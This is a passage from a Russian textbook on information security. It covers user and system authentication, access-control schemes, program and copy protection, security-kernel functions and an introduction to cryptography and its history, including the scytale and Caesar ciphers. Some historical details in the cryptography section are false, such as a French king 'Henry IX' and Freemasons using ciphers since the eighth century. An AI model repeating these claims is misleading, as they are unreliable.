Установление подлинности (аутентификация, идентификация, опознавание) какого-либо объекта или субъекта заключается в подтверждении того, что обращавшийся субъект или предъявленный объект являются именно тем, который должен участвовать в данном процессе обработки информации. Основными субъектами, подлинность которых подлежит установлению во всех системах, где обрабатывается информация с ограниченным доступом, являются различные пользователи. В некоторых системах с повышенными требованиями к обеспечению безопасности предусматривается установление подлинности программистов, участвующих в разработке и эксплуатации программного обеспечения, администраторов банков данных и даже инженерно-технического персона-

ла, привлеченного к техническому обслуживанию системы в процессе обработки защищаемой информации.

Сложность и объем операций по опознаванию могут существенно отличаться для каждого конкретного случая. Они определяются следующими основными факторами:

- структурным и организационным построением АС (размеры, сложность архитектуры, территориальное распределение, развитость терминальной сети, характер размещения оборудования и т.п.);
- характером функционирования (наличие дистанционного доступа, режим работы АС, объем и характер обмена информацией по автоматизированным каналам связи и т.д.);
- степенью секретности защищаемой информации и ее объемом.

В зависимости от *сложности* операций опознавания, специалисты выделяют три основные группы:

- простое;
- усложненное;
- особое опознавание.

По величине *объема* операций процедуры опознавания также разбивают на три группы:

- контрольное;
- расширенное;
- всеобщее опознавание.

Под *контрольным опознаванием* понимают опознавание удаленных терминалов в моменты включения их в работу и при обращении их к системе во время обработки защищаемой информации. При *расширенном опознавании* обычно производится опознавание программистов, удаленных корреспондентов, устройств группового управления вводом/выводом, элементов защищаемых баз данных и т.д. При *всеобщем опознавании* обеспечивается опознавание всех субъектов и объектов, имеющих отношение к обработке защищаемой информации.

Простое опознавание, как правило, сводится к сравнению кода (пароля), предъявляемого терминалом или пользователем, с эталонным кодом (паролем), хранящимся в ОП АС. При усложненном опознавании обычно используется дополнительная информация — система разовых паролей, персональная информация пользователя и т.п. Усложненное опознавание осуществляется в режиме диалога: система формирует вопросы, на которые опознаваемый должен дать ответы. По содержанию ответов система принимает решение об опознавании. При особом распознавании используется такая совокупность опознавательных характеристик, при которой должно обеспечиваться надежное опознавание субъектов и объектов.

Существует также понятие прямого и *обратного опознавания*. При этом под прямым опознаванием понимают опознавание системой обращающихся к ней субъектов и используемых объектов, а под обратным — опознавание пользователем элементов системы, предоставляемых ему для обработки защищаемых данных.

Простое опознавание пользователя

Наиболее распространенной и просто реализуемой процедурой является опознавание по коду или паролю. Под кодом (паролем) понимается некоторая последовательность символов, сохраняемая в секрете и предъявляемая при обращении к системе. Коды (пароли) всех подлежащих опознаванию пользователей и устройств хранятся в ОП той АС, в которой осуществляется процедура опознавания. Символы пароля (кода) выбираются случайно. Однако важнейшей характеристикой пароля является его длина, поскольку при малой длине можно осуществить перебор всех возможных значений и таким образом получить несанкционированный доступ к системе.

Существует реальная возможность перехвата пароля в процессе его передачи по линии связи. Для устранения такой опасности можно прибегнуть к шифрованию пароля (кода). Однако при этом возникают дополнительные трудности, связанные с выбором, распределением, хранением и использованием ключей, поскольку знание злоумышленником системы шифрования и используемых ключевых установок сводит на нет эффект шифрования.

При работе с паролями должна соблюдаться и такая мера предосторожности, как предупреждение их распечатки или вывода на экран дисплеев. При этом понимается, что должны быть приняты особо тщательные и эффективные меры защиты паролей и кодов в ОП АС.

Усложненная процедура опознавания

Для повышения эффективности опознавания по паролю (коду) могут использоваться различные усложненные процедуры: модификация системы простых паролей, использование метода “запрос — ответ” и применение метода перекрестного опознавания.

Наиболее распространенными методами модификации схемы простых паролей являются *случайная выборка символов пароля* и *одноразовое использование паролей*. При использовании первого метода каждому пользователю (устройству) выделяется достаточно длинный пароль (код), причем каждый раз для опознания используется не весь пароль, а некоторая его часть, выбираемая случайным образом. В этом случае в процессе опознавания АС запрашивает у пользователя не весь пароль, а некоторые его символы, причем количество символов и их порядковые номера в пароле определяются АС с помощью датчика случайных чисел, чтобы при каждом опознавании они изменялись случайным образом.

При одноразовом использовании паролей каждому пользователю выделяется не один, а большее количество паролей, каждый из которых используется только один раз. Пароли могут выбираться последовательно по списку или по схеме случайной выборки. Этому методу присущи следующие недостатки:

- пользователь должен помнить все пароли и их последовательность (что при большом числе паролей весьма затруднительно) или иметь при себе их список (что чревато возможностью их утери или случайного подсматривания злоумышленником);

- если пароль передан с ошибкой, пользователь будет, находится в трудном положении при выборе дальнейших действий: повторить ли прежний пароль или использовать следующий. Если при каждой ошибке использовать следующий пароль, то полный список паролей должен быть достаточно большим, а при повторном использовании одного и того же пароля нарушается принцип одноразовости, кроме того, пароль в такой ситуации может быть перехвачен злоумышленником;
- при большом числе пользователей для генерации списка паролей необходимо использовать генераторы случайных последовательностей, что в принципе позволяет злоумышленнику восстановить пароли с помощью статистического анализа.

При использовании метода “запрос — ответ” в памяти АС заблаговременно создается и особо защищается массив вопросов, включающий в себя вопросы общего характера, так и персональные вопросы, относящиеся к конкретному пользователю. Для опознавания пользователя АС последовательно ставит перед ним ряд случайно выбираемых вопросов, на которые пользователь должен дать ответ. Опознавание считается положительным, если в ответах пользователя число ошибок не превышает заданного порога.

Метод перекрестного опознавания заключается в том, что процедура опознавания повторяется периодически в процессе работы пользователя, причем моменты повторения процедуры выбираются случайно. При этом каждый раз могут использоваться различные методы опознавания.

Методы особого надежного опознавания

Особо надежное опознавание должно использоваться в случае обработки информации повышенной секретности, особенно в случае работы в режиме удаленного доступа. При этом используются сугубо индивидуальные характеристики человека: голос, отпечатки пальцев, сетчатка глаза, фотография, личная подпись и т.п.

Реализация методов опознавания по перечисленным характеристикам сопряжена с решением двух групп проблем: проблемы снятия индивидуальных характеристик человека в процессе опознавания и проблемы анализа и обработки полученных характеристик.

При опознавании пользователя *по голосу* в памяти АС заранее формируется эталон его голоса, для чего пользователь должен произнести перед микрофоном заданную совокупность фраз. В процессе опознавания АС сравнивает произносимые фразы с хранимыми эталонными и принимает решение об опознавании.

Надежность распознавания по голосу в идеальных условиях достаточно высока, однако на нее оказывают значительное влияние такие факторы, как изменение голоса при простуде и некоторых других заболеваниях (а возможно и просто от усталости), возможность имитации голоса злоумышленником. По этим причинам опознавание по голосу до последнего времени не получило широкого распространения.

Опознавание *по отпечаткам пальцев* и *по сетчатке глаза*, наиболее традиционный метод опознавания, основанный на общеизвестном факторе, что отпечатки и сетчатка являются строго индивидуальными характеристиками человека. При надлежащей обра-

ботке отпечатков и сетчатки надежность опознавания может быть весьма высокой. Схема процедуры опознавания для этого случая понятна и общеизвестна. Основную трудность при решении этой задачи составляет преобразование рисунков отпечатков пальцев и сетчатки глаза в цифровую форму для последующей их обработки на ЭВМ. Разработка и реализация программного обеспечения для решения этой задачи не представляет особых трудностей.

Опознавание *по длине пальцев* основывается на менее очевидном и менее известном факте — длина пальцев, и соотношение длин отдельных пальцев также являются индивидуальными характеристиками человека. Измерение длины четырех пальцев (без большого) позволяет опознать человека с вероятностью не ниже 95%. В то же время устройство для измерения длины пальцев является настолько простым, что им можно оборудовать даже небольшие терминалы пользователей.

Опознавание *по фотографии* связано с наличием в строении лица устойчивых индивидуальных характеристик, совокупность которых не может быть имитирована даже при искусном гримировании. В эту совокупность входят: строение и расположение ушей, геометрические соотношения черт лица, снятого в анфас и в профиль, геометрические параметры положения глаз и т.п.

Аналогично приведенным выше методом может производится опознание *по личной подписи*, причем в системах такого типа используются не только геометрические характеристики подписи, но и динамические характеристики процесса ее написания. Эти параметры также образуют совокупность характеристик, позволяющих достаточно надежно произвести опознавание пользователя.

Следует отметить, что высокую надежность опознавания может обеспечить только комбинированная система, использующая несколько различных методов, хотя она и будет достаточно сложной и дорогой.

Методы опознавания АС и ее элементов пользователем

Такое опознавание необходимо для того, чтобы пользователь мог убедиться в том, что предоставляемые ему ресурсы есть именно те, которые предназначены для работы с ним, а не являются ложными, фальсифицированными злоумышленником для получения секретных данных, в том числе и паролей.

Опознавание пользователем системы и ее отдельных элементов также можно осуществить с помощью паролей, только в этом случае сама система будет предъявлять свой код (пароль) пользователю. Совершенно очевидно, что пользователь должен знать такой пароль заранее. Такой метод опознавания при большом числе пользователей не может быть надежным.

Наиболее эффективным методом решения рассматриваемой задачи в настоящее время считается реализация так называемой "*схемы рукопожатия*". При ее реализации заранее выбирается не очень сложное, но далеко не тривиальное преобразование $\mathbf{A(x, \kappa_t)}$, где $\mathbf{x}$ — аргумент, а $\mathbf{\kappa_t}$ — ключ, зависящий от текущего времени. Это преобразование должно содержаться в секрете, но быть известным пользователю, и системе. Пользователь вместе с запросом на работу посылает выбранное им значение аргумента $\mathbf{x}$ (напри-

мер, свое имя). Система вычисляет $\mathbf{A_c\ (x,\ к_t)}$ и посылает это значение пользователю. Пользователь вычисляет $\mathbf{A_п\ (x,\ к_t)}$. Если $\mathbf{A_c = A_п}$, опознавание считается положительным ("рукопожатие состоялось").

Такая схема опознавания может быть достаточно эффективной даже при большом числе пользователей, поскольку для каждого пользователя нетрудно подобрать отдельное преобразование. Особенно просто реализуется режим "рукопожатия" при наличии шифровальной аппаратуры, сопрягаемой как с терминалом, так и с АС. Тогда в качестве преобразования $\mathbf{A(x,\ к_t)}$ может использоваться криптографическое преобразование, реализуемое в имеющейся криптографической системе.

Проблемы регулирования использования ресурсов

Регулирование использования технических средств обычно осуществляется по таким параметрам, как общее право на доступ, время доступа и выполняемая функция.

Регулирование по общему праву на доступ заключается в том, что для каждого технического устройства с ограничениями на доступ составляется список субъектов и объектов, имеющих право доступа к нему. Тогда регулирование будет заключаться в разрешении доступа в том случае, когда обращающийся субъект или объект содержится в списке имеющих право доступа, и запрещения доступа в противном случае.

Регулирование доступа по времени состоит в том, что для всех субъектов или объектов может быть установлено не общее право доступа, а право доступа в определенное время (дни недели, число, часы). Аналогично, регулирование доступа по выполняемым функциям состоит в разрешении субъекту или объекту выполнять лишь строго определенные функции. На практике могут использоваться и комбинированные системы регулирования доступом.

Регулирование доступа к базам (массивам) данных получило широкое распространение при ЗИ в АС. Заметим, что данный вид регулирования доступа является одним из основных, который предусматривается в любой системе защиты.

В качестве элементарной (наименьшей) защищаемой единицы информации чаще всего принимается файл, что обусловлено двумя обстоятельствами: во-первых, именно файл чаще всего выступает единицей информационного обмена, и, во-вторых, на уровне файла проще всего решаются задачи регулирования доступа.

Все защищаемые файлы по признаку принадлежности обычно делят на общие, групповые и личные. К *общим* относятся файлы сервисных программ: операционные системы, библиотеки общего пользования и т.п. К общим файлам разрешается доступ всем пользователям, зарегистрированным в данной АС. *Групповыми* обычно являются файлы данных справочного характера (относящиеся к определенной сфере деятельности или принадлежащих какой-либо организации), библиотеки программ группового пользования и иные подобные файлы. Доступ к групповым файлам разрешается некоторой заранее определенной группе пользователей. *Личные* файлы принадлежат одному пользователю, который их создает и имеет право доступа к ним. Другим лицам доступ может быть предоставлен только по разрешению владельца файла.

Информации, организованной в файлы и подлежащей защите, присваивается соответствующий гриф секретности. Порядок присвоения грифа секретности регламентируется законодательными актами.

К настоящему времени разработано несколько способов разграничения доступа:

- разграничение по спискам;
- матричное разграничение;
- разграничение по уровням (кольцам) секретности;
- страничная организация памяти;
- мандатная система доступа.

Разграничение по спискам осуществляется в том случае, если права пользователей на доступ заданы в виде списков. При этом либо для каждого элемента базы задан список пользователей, имеющих право доступа к нему, либо для каждого пользователя задан перечень тех элементов базы, к которым ему разрешен доступ. В любом случае процедура разграничения реализуется в следующей последовательности.

1. По данным, содержащимся в запросе, выбирается соответствующая строка списка: перечень пользователей, допущенных к запрашиваемому элементу или перечень элементов баз данных, к которым допущен обратившийся с запросом пользователь.
2. В выбранной строке проверяется наличие имени пользователя, обратившегося с запросом, или имени элемента базы данных, к которому обращается пользователь.
3. По данным проверки принимается решение о допуске к запрашиваемым данным. Кроме того, могут предусматриваться санкции за попытку несанкционированного доступа, причем в качестве санкций могут быть приняты следующие меры: предупреждение пользователя о том, что им допущены несанкционированные действия; отключение пользователя от системы полностью или на некоторое время; подача сигнала контрольным органам о попытке несанкционированных действий.

Матричное разграничение является более гибким по сравнению с разграничением по спискам, поскольку оно позволяет не только регулировать доступ к данным, но и характер выполняемых процедур (чтение, запись, реконструирование данных и т.д.). Обеспечивается это тем, что права пользователей задаются в виде матрицы, по строкам которой представлен список пользователей, а по столбцам — перечень имен элементов базы данных. Элементами матрицы являются коды, каждый из которых содержит информацию о полномочиях соответствующих пользователей относительно соответствующих элементов базы данных. Множество возможных прав определяется разрядностью кода.

Недостатками метода разграничения по матрице полномочий считаются два следующих обстоятельства: для больших систем с большим объемом защищаемых данных матрицы полномочий оказываются громоздкими, динамическое ведение матриц в процессе функционирования системы является достаточно сложной процедурой.

Разграничение доступа по уровням (кольцам) секретности заключается в том, что базы (массивы) защищаемых данных делятся на части в соответствии с уровнями их секретности. Полномочия каждого пользователя задаются максимальным уровнем сек-

ретности данных, доступ к которым ему разрешен. В соответствии с этим пользователю разрешается доступ ко всем данным, уровень секретности которых не выше уровня его полномочий. Нетрудно заметить, что такое разграничение является наименее гибким из всех рассмотренных.

Страничная организация памяти заключается в разделении объема ОП АС на блоки (страницы) фиксированного размера. При этом средствами операционной системы организуется управление использованием страниц программами пользователя. Любая попытка несанкционированного вхождения в поле страницы будет вызывать прерывание.

Мандатная система доступа или доступ по пропускам заключается в том, что пользователю выдается мандат (пропуск) на доступ к соответствующим массивам данных или сегментам памяти. При каждом обращении осуществляется проверка наличия мандата. Сама процедура разграничения является достаточно простой: предъявляемый мандат сравнивается с эталонным и по результатам сравнения принимается решение о допуске. Однако при этом возникают те же трудность, что и при работе с паролями — возможны перехват, разгадывание мандатов и т.п.

Основным средством разграничения доступа в больших банках данных является программный механизм замков управления доступом. Этот механизм позволяет объявить любой элемент базы закрытым и присвоить ему персональный замок. После этого доступ к данному элементу базы будет разрешен только в том случае, если в запросе будет представлен ключ именно к этому замку. Используемый язык описания данных позволяет закрыть замком любую структуру на всех иерархических уровнях. Сам замок может быть задан в виде постоянного кода, значениями переменной или результатом некоторой процедуры. Если замок задан константой или значением переменной, то для доступа к данным необходимо простое совпадение замка и предъявленного ключа. Если же замок задан процедурой, то доступ к данным будет разрешен только в случае получения вполне определенного результата процедуры.

Разграничение доступа с помощью механизма замков управления доступом считается весьма эффективным методом защиты данных. Однако одной этой защиты недостаточно. В современных автоматизированных банках данных, ориентированных на коллективное использование и долговременное хранение информации, механизм защиты должен быть развитым и многофункциональным. Такой механизм должен обладать следующими характеристиками.

1. Иметь средства опознавания терминалов и пользователей, причем система опознавания должна быть развитой и надежной.
2. Обеспечивать защиту по различным аспектам и на различных уровнях:
   - по компонентам банка данных, к которым относят компоненты структур данных, компоненты структур памяти, служебные данные, и т.д.;
   - по операциям разграничения доступа и выполнения программ и процедур, разграничения возможностей перемещения данных в оперативной памяти, контроля санкционированности реорганизации баз и т.п.;

- по условиям выполнения операции в зависимости от содержания данных об объектах, в зависимости от входных данных, в зависимости от частоты обращений и т.п.

3. Обеспечивать разграничение по иерархической системе полномочий, когда пользователь обладает своими полномочиями и полномочиями всех пользователей, занимающих подчиненное положение.
4. Иметь возможность криптографического закрытия данных в базах.
5. Иметь развитую систему реагирования на попытки несанкционированного доступа (извещение пользователя, снятие задания, отключение терминала, исключение нарушителя из списка пользователей, подача сигнала тревоги).
6. Иметь средства спецификации правил защиты как с помощью языка описания данных, так и с помощью автономного языка.

Программы защиты программ

Необходимость защиты программ обусловлена тем, что они могут служить каналом несанкционированного доступа к информации. Возможности использования программ для несанкционированного доступа к информации могут быть следствием как несовершенства программ, так и умышленных их изменений.

Несовершенство программ может быть следствием нечеткости определения функций разрабатываемых программ, недостаточной квалификации программистов, несовершенства средств и технологии программирования, отладки и тестирования.

В соответствии с этим необходимо использовать следующие меры по защите программ:

- точное и однозначное определение для каждой разрабатываемой программы перечня санкционированных функций;
- использование средств и технологии программирования, минимизирующих вероятность наличия дополнительных функциональных возможностей, которые могут быть использованы для несанкционированных действий;
- предупреждение внесения несанкционированных изменений в программе как в процессе их разработки, так и на этапе эксплуатации;
- предупреждение несанкционированного использования программ в процессе функционирования системы.

При организации защиты программ особое внимание должно уделяться защите общесистемных компонентов программного обеспечения и, прежде всего, — операционных систем, систем управления базами данных и программ сетевых протоколов. Наиболее распространенным способом защиты таких компонентов является выделение специального режима функционирования процессора (режима управления), и изоляции программ пользователей от работы в этом режиме.

Однако совокупности этих мер недостаточно для гарантированного перекрытия всех возможных каналов злоумышленных действий над общесистемными программными ком-

понентами. Все рассмотренные средства, во-первых, не гарантируют распознавания (обнаружения) факта подмены общесистемных компонентов, во-вторых, не обеспечивают защиту от злоумышленных действий системных программистов, и, в-третьих, искусные злоумышленники могут преодолеть такую защиту. В связи с этим необходимо применять ряд дополнительных мер, основными из которых являются следующие.

1. Периодическая проверка программ по контрольным суммам, причем для повышения надежности проверок рекомендуется производить как общее (всего программного комплекса) контрольное суммирование, так и фрагментарное (отдельных блоков, отдельных строк, по заданному маршруту). При этом способ получения контрольной суммы рекомендуется сохранить в тайне.
2. Перезагрузка, т.е. периодическое обновление ранее загружаемых в ОП программ (или наиболее ответственных их компонентов), причем команды на обновление программ должны поддаваться особо защищаемой управляющей программой.
3. Организация специальных точек входа, т.е. нескольких нестандартных (сохраняемых в тайне и периодически изменяемых) адресов обращения к программам и их отдельным блокам.
4. Дублирование программ с обязательным сравнение перед исполнением, хотя бы двух копий защищаемых программ.
5. Криптографическое закрытие программ, причем снятие шифра должно осуществляться непосредственно перед использованием.

Все перечисленные меры сравнительно несложно реализуются программным путем, причем содержание соответствующих программ очевидно.

Наиболее эффективным методом предупреждения несанкционированного использования программ является *метод модульного диалога*, суть которого может быть представлена следующим образом.

При разработке каждого программного модуля в нем предусматриваются некоторые скрытые процедуры (сложение по модулю некоторых четных разрядов предъявленного кода или т.п.). Команды этих процедур шифруются и располагаются в определенных местах модуля, сохраняясь в тайне. Кроме того, определяется некоторый код, являющийся функцией содержания модуля (например, совокупность разрядов, выбранных из процедур модуля в определенном порядке). Этот код хранится в защищенном поле памяти. Тогда при обращении к модулю может быть осуществлена дополнительная проверка, как на санкционированность обращения, так и на подмену программ и внесения в них несанкционированных изменений. Для повышения уровня защиты контрольные процедуры и контрольные коды могут периодически изменяться.

Защита от копирования

Система защиты от кодирования или система защиты авторских прав — это комплекс программных или программно-аппаратных решений, обеспечивающих затруднение или запрещение нелегального определения, использования и (или) изменения программных продуктов.

Наиболее часто встречающийся способ распространения программ (рассылка или передача на магнитных носителях) накладывает самые жесткие требования на систему защиты. При этом у пользователя остается возможность практически неограниченных экспериментов с защищенным программным продуктом.

Сформулируем некоторые априорные требования, выполнение которых существенно повысит надежность системы защиты от копирования.

- Некопируемость дисков (если это необходимо по условиям распространения) автоматическими копировщиками. Данный пункт гарантирует, что для понимания принципа некопируемости необходимо будет ручное изучение структуры диска.
- Невозможность применения стандартных отладочных средств при изучении ими логики работы защищенных программ без дополнительных манипуляций с кодом программы или без платы аппаратного отладчика. В данном случае непрофессионал или программист средней квалификации скорее всего не сможет “пройти” защищенную программу отладчиком.
- Некорректное дизассемблирование защищенной программы или ее существенно важных фрагментов при применении стандартных пакетов. Это гарантирует, что для дизассемблирования, в лучшем случае, придется писать специальную программу.
- Невозможность трассировки по существенно важным прерываниям с помощью стандартных средств. При этом будет скрыт обмен программы с “внешним миром”, — диском, DOS и т.д.
- Затрудненность изучения структуры распознавания индивидуальных параметров АС или технологического анализа применяемых аппаратных средств защиты. Подразумевается необходимость такого выбора индивидуальных параметров, чтобы они редко повторялись и трудно обнаруживались; в случае применения аппаратных ключей — чтобы их вскрытие не давало существенной информации об их работе.

Системы защиты от копирования, как правило, состоят из следующих компонентов.

- Модуль проверки недублированной или оригинальной информации — проверяет наличие некопируемых признаков на дискете или оригинальной для данной АС информации.
- По размещению этого модуля можно выделить три основных типа системы защиты.
  - система с “навесным” проверочным модулем, созданным по технологии файлового вируса;
  - системы с внешним проверочным модулем, вынесенным в отдельную программу;
  - системы с внутренними функциями проверки.
- Модуль защиты от просмотра и анализа логики системы.
- Модуль согласования с защищенными структурами — обеспечивает правильную работу защищенных программ и адекватное восприятие защищенных данных в случае легальных копий.

Программы ядра системы безопасности

Все средства, методы, мероприятия, используемые в АС для ЗИ, должны объединяться в единый механизм защиты. При этом вполне естественно возникает вопрос об организации управления этим механизмом. Для этого в АС выделяется специальный компонент, называемый *ядром системы безопасности*.

Комплекс ядра системы безопасности должен выполнять следующие функции:

- загрузка программ защиты;
- установка и контроль установки регистров границы зон памяти;
- контроль своевременности и надежности, уничтожения остаточной информации, т.е. данных, содержащихся на полях ЗУ, после выполнения задания;
- проверка условий разрешения доступа;
- проверка распределения и использования паролей и кодов;
- включение терминалов пользователей в число работающих и выключение их из этого числа после завершения работы или после обнаружения несанкционированной деятельности;
- создание и ведение массивов данных и полномочий пользователей;
- текущий контроль использования данных о полномочиях пользователей;
- некоторые вспомогательные функции.

Основными функциями ядра системы безопасности являются контроль, регистрация, уничтожение и сигнализация.

Программы контроля

Основное назначение программы контроля состоит в контроле состояния основных компонентов механизма защиты, соблюдение правил использования защищаемых данных и соблюдение правил использования механизма защиты.

Контроль состояния компонентов механизма защиты заключается в проверке их исправности и способности выполнять свои функции. В простейшем случае программы контроля представляют собой обычные диагностические программы, с помощью которых проверяется работоспособность технических и программных средств защиты. В развитых вариантах для контроля разрабатывается специальный пакет программ.

Под *регистрацией* в современных системах обеспечения безопасности информации понимают совокупность средств и методов, используемых для регулярного сбора, фиксации, обработки выдачи сведений о всех запросах, содержащих обращение к защищаемым данным. Наиболее распространенной формой регистрации является программное ведение специальных регистрационных журналов. В регистрационном журнале рекомендуется фиксировать время поступления запроса, имя терминала, с которого поступил запрос, и т.п. события. Однако, если не принять специальных мер, то при систематическом сборе остаточной информации из журналов можно непосредственно получить защищаемую информацию, а считав пароли, можно замаскироваться под зарегистрированного пользователя и получить несанкционированный доступ к данным в соответствии с его полномочиями. Поэтому надежная ЗИ невозможна без принятия мер для своевременного уничтожения остаточной информации. Такое уничтожение может быть

надежно осуществлено двух-, трехкратной записью в соответствующих областях памяти произвольной комбинацией нулей и единиц.

Под *аварийным уничтожением* информации понимают такое ее уничтожение, которое осуществляется по специальным командам в тех случаях, когда обнаруживается неотвратимая опасность несанкционированного доступа. Осуществляется оно программными средствами путем посылки в соответствующие области памяти комбинаций нулей и единиц.

Программы сигнализации предназначены, с одной стороны, для предупреждения пользователей о необходимости соблюдать предосторожности при работе с секретными данными, а, с другой, — для своевременного предупреждения специалистов службы безопасности, администрации и пользователей АС о несанкционированных действиях.

Первый вид сигнализации осуществляется путем автоматического формирования и присвоения специального признака (грифа секретности) всем выдаваемым на печать или устройство отображения документам, содержащим защищаемую информацию.

Второй вид сигнализации осуществляется путем формирования и выдачи (подачи) службе безопасности, администрации и пользователям АС специальных сигналов обнаружения попыток несанкционированных действий, следствием которых может быть несанкционированный доступ к защищаемой информации.

Глава 18

Криптографическая защита

До недавнего времени криптография представляла интерес главным образом для военных и дипломатов. Частные лица и коммерческие организации редко считали необходимым прибегать к шифрованию для защиты своей корреспонденции, а если и прибегали, то, как правило, без достаточной тщательности. Однако в силу целого ряда обстоятельств интерес к применению криптографии резко повысился.

В настоящее время количество областей, в которых средства электронной связи заменяют бумажную переписку, быстро увеличивается. В результате увеличивается и доступный для перехвата объем информации, а сам перехват становится более легким. Однако те же самые факторы, которые способствуют распространению электронных средств связи, заметно снижают также затраты на криптографию.

В случае передачи данных электронной почтой перехват оказывается даже еще более легким, чем в случае телефонной связи, поскольку при телефонной связи перехватчик не имеет возможности различать содержание сообщения, если только не используется человек-наблюдатель. При передаче данных материал находится в форме, пригодной для восприятия вычислительной машиной, и подобных ограничений не возникает.

Стоимость перехвата со временем все более уменьшается. В результате этого возрастает интерес к криптографии как у частных лиц, так и у коммерческих организаций. Особенную остроту проблема криптографической защиты приобрела с бурным развитием электронной почты и систем электронных платежей.

Основные понятия

Криптография — наука о методах преобразования (шифрования) информации с целью ее защиты от злоумышленников.

Информация — основное понятие научных направлений, изучающих процессы передачи, переработки и хранения различных данных. Суть понятия информации обычно объясняется на примерах. Формальное определение дать очень сложно, поскольку понятие информации относится к таким же фундаментальным понятиям, как материя.

Информация, которая нуждается в защите, возникает в самых различных жизненных ситуациях. Обычно в таких случаях говорят, что информация содержит тайну или является защищаемой. Для наиболее типичных, часто встречающихся ситуаций введены специальные понятия: *государственная тайна*, *военная тайна*, *коммерческая тайна*, *юридическая тайна*, *врачебная тайна* и т.д.

Причем, когда говорят о защищаемой информации, имеют в виду следующие признаки такой информации:

- имеется определенный круг законных пользователей, которые имеют право владеть этой информацией;
- имеются незаконные пользователи, которые стремятся овладеть этой информацией.

Шифр — способ (метод), преобразования информации с целью ее защиты от незаконных пользователей.

Стеганография — набор средств и методов сокрытия факта передачи сообщения.

Стеганография скрывает сам факт передачи сообщения, а криптография считает, что сообщение (в шифрованном виде) доступно незаконному пользователю, но он не может извлечь из этого сообщения защищаемую информацию.

Первые следы стеганографических методов теряются в глубокой древности. Известен такой способ сокрытия письменного сообщения: рабу брили голову, на коже писали сообщение и после отрастания волос раба отправляли к адресату. Известны различные способы скрытого письма среди строк обычного, незащищенного письма: от молока до сложных химических реактивов с последующей обработкой.

Широко применяется современный метод “микроточки”: сообщение записывается с помощью современной техники на очень маленький носитель — “микроточку”, которая пересылается с обычным письмом, например, над маркой или где-нибудь в другом заранее обусловленном месте.

Один типичный стеганографический прием тайнописи — акростих. Акростихом называется такая организация стихотворного текста, при которой, например, начальные буквы каждой строки образуют скрываемое сообщение.

Сейчас в связи с широким применением ПЭВМ применяются различные методы “запрятывания” защищаемой информации внутри больших ее объемов.

В отличие от стеганографии, криптография занимается методами преобразования информации, которые должны воспрепятствовать противнику в извлечении ее из перехватываемых сообщений. При этом по каналу связи передается уже не сама защищаемая информация, а результат ее преобразования с помощью шифра или кода, и для противника возникает сложная задача вскрытия шифра или кода.

Вскрытие шифра — процесс получения защищаемой информации (открытого текста) из шифрованного сообщения (шифртекста) без знания примененного шифра.

Шифрование — процесс применения шифра и защищаемой информации, т.е. преобразование защищаемой информации в шифрованное сообщение с помощью определенных правил, содержащихся в шифре.

Дешифрирование — процесс, обратный шифрованию, и заключающийся в преобразовании шифрованного сообщения в защищаемую информацию с помощью определенных правил, содержащихся в шифре.

Под ***ключом*** в криптографии понимают сменный элемент шифра, который применяют для шифрования конкретных сообщений.

Одно из центральных мест в понятийном аппарате криптографии занимает такое понятие, как стойкость шифра. Под ***стойкостью шифра*** понимают способность шифра противостоять всевозможным методам вскрытия. Качественно понять его довольно легко, но получение строгих доказуемых оценок стойкости для каждого конкретного шифра все еще остается нерешенной проблемой. Это объясняется тем, что до сих пор нет математических результатов, необходимых для решения такой проблемы.

Поэтому стойкость конкретного шифра оценивается только путем всевозможных попыток его вскрытия и зависит от квалификации криптоаналитиков, вскрывающих шифр. Подобную процедуру называют проверкой криптостойкости.

Криптология — наука, состоящая из двух направлений: криптографии и криптоанализа. ***Криптоанализ*** — это наука (и практика ее применения) о методах и способах вскрытия шифров. Соотношение криптографии и криптоанализа очевидно: криптография — это защита, т.е. разработка шифров, а криптоанализ — нападение, т.е. вскрытие шифров. Однако это две науки связаны друг с другом, и не бывает хороших криптографов, не владеющих методами криптоанализа. Дело в том, что стойкость разработанного шифра можно доказать с помощью проведения различных попыток вскрытия шифра, становясь мысленно в положение противника.

Немного истории

Долгое время занятие криптографией было уделом одиночек. Среди них были одаренные ученые, дипломаты и священнослужители. Известны случаи, когда криптографию считали даже черной магией. Этот период развития криптографии, как искусства, длился с незапамятных времен до начала XX века, когда появились первые шифровальные машины. Понимание математического характера решаемых криптографических задач пришло только в середине XX века, после работ выдающегося американского ученого К. Шеннона.

Свой след в истории криптографии оставили многие хорошо известные исторические личности.

Первые сведения об использовании шифров в военном деле связаны с именем спартанского полководца Лисандра (шифр “Сциталь”, V век д.н.э). Цезарь использовал в переписке шифр, который вошел в историю как “шифр Цезаря”. В древней Греции был изобретен вид шифра, который в дальнейшем назывался “Квадрат Полития”. Братство франкмасонов с момента своего возникновения (VIII век) разработало и использовало целую систему особых шифров.

Одну из первых книг по криптографии написал аббат И. Тритемий (1462-1516 гг.) живший в Германии. В 1566 г. известный механик и математик Д. Кардано опубликовал работу с описанием изобретенной им системы шифрования (“решетка Кардано”). Франция XVI века оставила в истории криптографии шифры короля Генриха IX и Ришелье. В России наиболее известным шифром является “цифровая азбука” 1700 года, автором которой был Петр I.

Некоторые сведения о свойствах шифров и их применения могло найти в художественной литературе и кино. Хорошее и подробное объяснение одного из простейших шифров — шифра замены и методов его вскрытия содержится в двух известных рассказах: “Золотой жук” Э. По и “Пляшущие человечки” А. Конан-Дойля.

Рассмотрим более подробно некоторые примеры.

Шифр “Сциталь”. Этот шифр известен со времен войны Спарты и Персии против Афин. Спартанский полководец Лисандр подозревал персов в измене, но не знал их тайных планов. Его агент в стане персов прислал шифрованное сообщение, которое позволило Лисандру опередить персов и разгромить их. Шифрованное сообщение было написано на поясе официального гонца от персов следующим образом: агент намотал пояс на сциталь (деревянный цилиндр определенного диаметра) и написал на поясе сообщение вдоль сциталя; потом он размотал пояс и получилось, что поперек пояса в беспорядке написаны буквы. Гонец не догадался, что узор на его красивом поясе на самом деле содержит зашифрованную информацию. Лисандр взял сциталь такого же диаметра, аккуратно намотал на него пояс и вдоль сциталя прочитал сообщение от своего агента.

Отметим, что в этом шифре преобразование открытого текста в шифрованный заключается в определенной перестановке букв открытого текста. Поэтому класс шифров, к которым относится и шифр “Сциталь”, — это ***перестановочные шифры***.

Шифр Цезаря. Этот шифр реализует следующие преобразования открытого текста: каждая буква открытого текста заменяется третьей после нее буквой в алфавите, который считается по кругу, т.е. после буквы “я” следует буква “а”. Поэтому класс шифров, к которым относится и шифр Цезаря, — это ***подстановочные шифры***.

Например, открытый текст КРИПТОГРАФИЯ при таком способе шифрования преобразуется в шифртекст НУЛТХСЕУГЧЛВ.

